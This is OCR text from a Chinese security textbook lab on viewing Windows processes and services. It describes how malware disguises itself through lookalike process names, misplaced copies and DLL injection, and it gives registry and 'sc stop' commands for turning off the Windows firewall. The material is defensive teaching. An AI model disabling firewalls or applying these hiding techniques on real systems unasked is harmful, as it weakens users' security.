


图 6-14　XueTr 资源信息

XueTr 用其驱动模块在系统内核内收集系统信息，显示如图 6-15 所示的各种系统信息，包括进程、内核模块、内核、内核钩子等。

pyvajwibdqj

进程 | 驱动模块 | 内核 | 内核钩子 | 应用层钩子 | 网络 | 注册表 | 文件 | 启动项 | 服务 | 系统杂项 | 电脑体检 | 配置 | 关于

驱动名	基地址	大小	驱动对象	驱动路径	服务名	加...	文件厂商
ntkrnlpa. exe	0x84238000	0x00413000	-	C:\Windows\system32\ntkrnlpa...		0	Microsoft C..
halmacpi. dll	0x84201000	0x00037000	-	C:\Windows\system32\halmacpi...		1	Microsoft C..
kdcom. dll	0x80BB2000	0x00008000	-	C:\Windows\system32\kdcom. dll		2	Microsoft C..
mcupdate_Gen...	0x8C22B000	0x00085000	-	C:\Windows\system32\mcupdate...		3	Microsoft C..
PSHED. dll	0x8C2B0000	0x00011000	-	C:\Windows\system32\PSHED. dll		4	Microsoft C..
BOOTVID. dll	0x8C2C1000	0x00008000	-	C:\Windows\system32\BOOTVID. dll		5	Microsoft C..
CLFS. SYS	0x8C2C9000	0x00042000	0x867FA7F0	C:\Windows\system32\CLFS. SYS	CLFS	6	Microsoft C..
CI. dll	0x8C30B000	0x000AB000	-	C:\Windows\system32\CI. dll		7	Microsoft C..
Wdf01000. sys	0x8C421000	0x00081000	0x867E8A70	C:\Windows\system32\drivers\...	Wdf01000	8	Microsoft C..
WDFLDR. SYS	0x8C4A2000	0x0000E000	-	C:\Windows\system32\drivers\...		9	Microsoft C..
ACPI. sys	0x8C4B0000	0x00048000	0x867548B0	C:\Windows\system32\drivers\...	ACPI	10	Microsoft C..
WMILIB. SYS	0x8C4F8000	0x00009000	-	C:\Windows\system32\drivers\...		11	Microsoft C..
msisadrv. sys	0x8C501000	0x00008000	0x8677D7B8	C:\Windows\system32\drivers\...	msisadrv	12	Microsoft C..
pci. sys	0x8C509000	0x0002A000	0x86796EE0	C:\Windows\system32\drivers\...	pci	13	Microsoft C..

图 6-15　XueTr 显示系统加载的驱动信息

图 6-15 显示的“驱动模块”选项卡下的驱动详细信息中，ntkrnlpa. exe 是 Windows 系统第一个加载到内核的模块（加载次序为 0）。

5）系统进程

Windows 服务进程启动的顺序如下。

（1）当用户登录到系统时，就启动 smss. exe 对话管理器进程。

（2）由 smss. exe 创建子进程 csrss. exe 和 winlogon. exe。

（3）由 winlogon. exe 创建各个服务子进程。

图 6-16 所示为服务进程启动的详细流程。




图 6-16　服务进程启动流程

用工具 procexp.exe 查看进程树，了解各个进程的派生关系即父子关系。

图 6-17 中由 wininit.exe 派生出的进程皆属于服务进程，而由 explorer.exe 派生出的进程属于用户进程。几个主要的进程介绍如下。

Process Explorer - Sysinternals: www.sysinternals.com [WIN7-20140409XZ\Administrator]

File Options View Process Find Users Help

Process	PID	CPU	Private ...	Working Set	Description	Company Name
System Idle Process	0	93.27	K	24 K		
System	4	0.26	48 K	304 K		
Interrupts	n/a	0.54	K	K	Hardware Interrupts a...	
smss.exe	292		272 K	764 K	Windows 会话管理器	Microsoft Corporation
csrss.exe	424	0.01	2,100 K	4,956 K	Client Server Runtime...	Microsoft Corporation
wininit.exe	484		1,068 K	3,372 K	Windows 启动应用程序	Microsoft Corporation
services.exe	540		5,100 K	6,452 K	服务和控制器应用程序	Microsoft Corporation
svchost.exe	712	0.02	3,092 K	6,868 K	Windows 服务主进程	Microsoft Corporation
nvvsvc.exe	772		1,792 K	4,800 K	NVIDIA Driver Helper ...	NVIDIA Corporation
svchost.exe	816		4,264 K	6,816 K	Windows 服务主进程	Microsoft Corporation
svchost.exe	864		20,156 K	12,644 K	Windows 服务主进程	Microsoft Corporation
svchost.exe	956	0.23	67,820 K	71,092 K	Windows 服务主进程	Microsoft Corporation
HPLaserJetService.exe	1884	< 0.01	21,720 K	3,504 K	HP LaserJet Service	HP
HPSIsvc.exe	2044		1,540 K	4,108 K	HP Smart-Install Service	HP
MDM.EXE	264	0.03	1,476 K	4,052 K	Machine Debug Manager	Microsoft Corporation
sqlservr.exe	428		40,824 K	2,996 K	SQL Server Windows NT	Microsoft Corporation
sqlwriter.exe	1508		1,312 K	4,392 K	SQL Server VSS Writer	Microsoft Corporation
svchost.exe	1484		1,252 K	4,248 K	Windows 服务主进程	Microsoft Corporation
vmnat.exe	2052	< 0.01	1,216 K	3,168 K	VMware NAT Service	VMware, Inc.
vmware-authd.exe	2148	0.10	4,376 K	6,948 K	VMware Authorization ...	VMware, Inc.
vmnetdhcp.exe	2208	< 0.01	908 K	2,692 K	VMware VMnet DHCP ser...	VMware, Inc.
vmware-usbarbitrat...	2236	< 0.01	2,588 K	5,396 K	VMware USB Arbitratio...	VMware, Inc.
vmware-hostd.exe	2552	< 0.01	34,532 K	19,848 K		
sppsvc.exe	3580		2,180 K	6,908 K	Microsoft 软件保护平台...	Microsoft Corporation
svchost.exe	3368		3,248 K	64,196 K	Windows 服务主进程	Microsoft Corporation
lsass.exe	572	0.02	3,308 K	6,472 K	Local Security Author...	Microsoft Corporation
lsm.exe	580	0.06	1,544 K	3,104 K	本地会话管理器服务	Microsoft Corporation
csrss.exe	492	0.06	2,668 K	53,724 K	Client Server Runtime...	Microsoft Corporation
winlogon.exe	600	< 0.01	1,824 K	4,744 K	Windows 登录应用程序	Microsoft Corporation
explorer.exe	1920	0.18	73,272 K	73,032 K	Windows 资源管理器	Microsoft Corporation
egui.exe	2580	0.01	5,984 K	11,300 K	ESET Main GUI	ESET
360tray.exe	2592	0.11	105,236 K	23,416 K	360安全卫士 安全防护中...	360.cn
vmware-tray.exe	2616		1,316 K	3,976 K	VMware Tray Process	VMware, Inc.
vmware.exe	3072	0.02	42,588 K	55,468 K	VMware Workstation	VMware, Inc.

图 6-17　Windows 进程树



(1) svchost.exe。

svchost 进程作为服务宿主,加载以 dll 形式存在的系统服务,Windows XP 中有 4 个或 4 个以上的 svchost 进程,Windows 7 有 14 以上,实现 rpcss 服务(remote procedure call)、dmserver 服务(logical disk manager)、DHCP 服务(DHCP client)等,其存放目录为 C:\Windows\System32,如果出现在其他目录下极有可能为病毒。

正是由于系统中存在多个 svchost.exe,病毒和木马才想尽办法,企图利用它的特性来迷惑用户,以达到感染、入侵、破坏的目的,如冲击波变种病毒 w32.welchia.worm。常被病毒冒充的进程名有 svch0st.exe、schvost.exe、scvhost.exe 等。除了冒充进程名外,Rootkit 木马可能通过修改内核结构的进程名及其文件路径而使检测更加困难,但是有一个特征是很难伪装的,即将木马进程的内核结构中基地址改为 svchost.exe 的内存加载基地址值如 0x008F0000 时(不同的 Windows 版本,基地址值不一样),则会造成木马进程运行异常,因此可以通过检测 svchost.exe 的基地址异常来发现可疑的进程,利用工具 Task Explorer 查看。

(2) rundll32.exe。

rundll32.exe 用于在内存中运行 DLL 文件,它们会在应用程序中被使用。这个程序对系统的正常运行是非常重要的。注意:rundl132.exe 和 rundll32.exe 相似,但是 rundl132.exe 是 W32.Miroot.Worm 病毒,该病毒允许攻击者访问用户的计算机,窃取密码和个人数据。

使用方法为:

```
>Rundll32.exe DLLname,Functionname [Arguments]
```

例如:

```
rundll32.exe user32.dll,LockWorkStation
```

即 rundll32.exe 运行 user32.dll 中的 LockWorkStation 函数,用于锁定计算机。

图 6-18 所示为 user32.dll 的输出函数列表。




图 6-18 user32.dll 的输出函数列表

(3) explorer.exe。

资源管理器,explorer.exe 进程默认是和系统一起启动的,其对应执行文件的路径为 C:\Windows 目录,除此之外则为病毒。

当确认系统中存在病毒，但是通过任务管理器查看系统中的进程时又找不出异样的进程，这说明病毒采用了一些隐藏措施，总结出来有以下三种方法。

① **以假乱真**：系统中的正常进程有 svchost. exe、explorer. exe、iexplore. exe、winlogon. exe 等。可能发现过系统中存在这样的进程：svch0st. exe、explore. exe、iexplorer. exe、winlogin. exe。这是病毒经常使用的伎俩，目的就是迷惑用户的眼睛。通常它们会将系统中正常进程名的 o 改为 0，l 改为 i，i 改为 j，l 改为 1，然后成为自己的进程名，仅仅一字之差，意义却完全不同。又或者多一个字母或少一个字母，例如 explorer. exe 和 iexplore. exe 本来就容易搞混，再出现个 iexplorer. exe 就更加混乱了。如果用户不仔细，一般就忽略了，病毒的进程就逃过了一劫。

② **偷梁换柱**：如果一个进程的名字为 svchost. exe，和正常的系统进程名分毫不差。其实它只是利用了任务管理器无法直观地查看进程对应可执行文件这一缺陷。正常的 svchost. exe 进程对应的可执行文件位于 C:\WINDOWS\system32 目录下，如果病毒将自身复制到 C:\WINDOWS\中，并改名为 svchost. exe，运行后，在任务管理器中看到的也是 svchost. exe，和正常的系统进程无异。

③ **借尸还魂**：所谓的借尸还魂就是病毒采用了进程插入技术，将病毒运行所需的 dll 文件插入正常的系统进程中，表面上看无任何可疑情况，实质上系统进程已经被病毒控制了，除非借助专业的进程检测工具，否则要想发现隐藏在其中的病毒是很困难的。

5. 实践操作及步骤

1）进程查看

利用不同的工具查看 360 杀毒进程 360sd. exe，不同的工具能显示同一进程的不同方面的信息。

（1）任务管理器（Windows XP 或 Windows 7）。

（2）360 管理工具。

（3）XueTr。

（4）ExplorerSuite。

（5）procexp. exe。

（6）tasklist/svc 命令查看。

2）启动或关闭防火墙服务

启动或关闭防火墙服务可以通过以下四种途径实现。

（1）桌面图标“网络”右键菜单“属性”，打开防火墙设置页面，启动或关闭即可，如图 6-19 所示。如果在服务管理器中禁用了防火墙服务，则不会出现防火墙设置页面。

Windows 7 系统可以在控制面板打开 Windows 防火墙的设置界面。

（2）服务管理器：运行 services. msc 启动服务管理器，如图 6-20 所示。


图 6-20(a)是 Windows XP 系统的防火墙服务 SharedAccess，图(b)是 Windows 7 系统的防火墙服务 MpsSvc，通过设置服务状态来启动或关闭防火墙。

（3）注册表：对防火墙的启动或关闭修改都会反映到在注册表中对应的项值中，直接修改以下项值 start。

Windows XP：HKLM\system\CurrentControlSet\services\SharedAccess。




(a)



(b)

图 6-19 防火墙设置界面(Windows XP)



(a)



(b)

图 6-20 服务管理器

Windows 7：HKLM\system\CurrentControlSet\services\MpsSvc。

(4) 命令行 SC：SC 是用于与服务控制管理器和服务进行通信的命令行程序，命令格式如下。

```
sc <server> [command] [service name] <option1><option2>…
```

查询服务的状态：

```
sc query >> c:\sc.txt
```

显示以下信息(Windows XP)：

```
    SERVICE_NAME : SharedAccess
    DISPLAY_NAME : Windows Firewall/Internet Connection Sharing (ICS)
TYPE             : 20 WIN32_SHARE_PROCESS
    STATE        : 4 RUNNING
```

停止服务：

```
sc stop SharedAccess/MpsSvc
SERVICE_NAME: SharedAccess
       TYPE : 20 WIN32_SHARE_PROCESS
      STATE : 1 STOPPED
```

启动服务：

```
sc start SharedAccess/MpsSvc
```

6. 思考题

为什么需要用不同的工具查看系统中运行着的进程？

实践 7　Windows账户与访问控制

1. 实践目的

掌握 Windows 操作系统中安全账户的设置方法。

2. 实践环境

连入 Internet 的计算机一台，安装 Windows XP、Windows 7 或 Windows 8 等操作系统。

3. 名词解释

1）账户

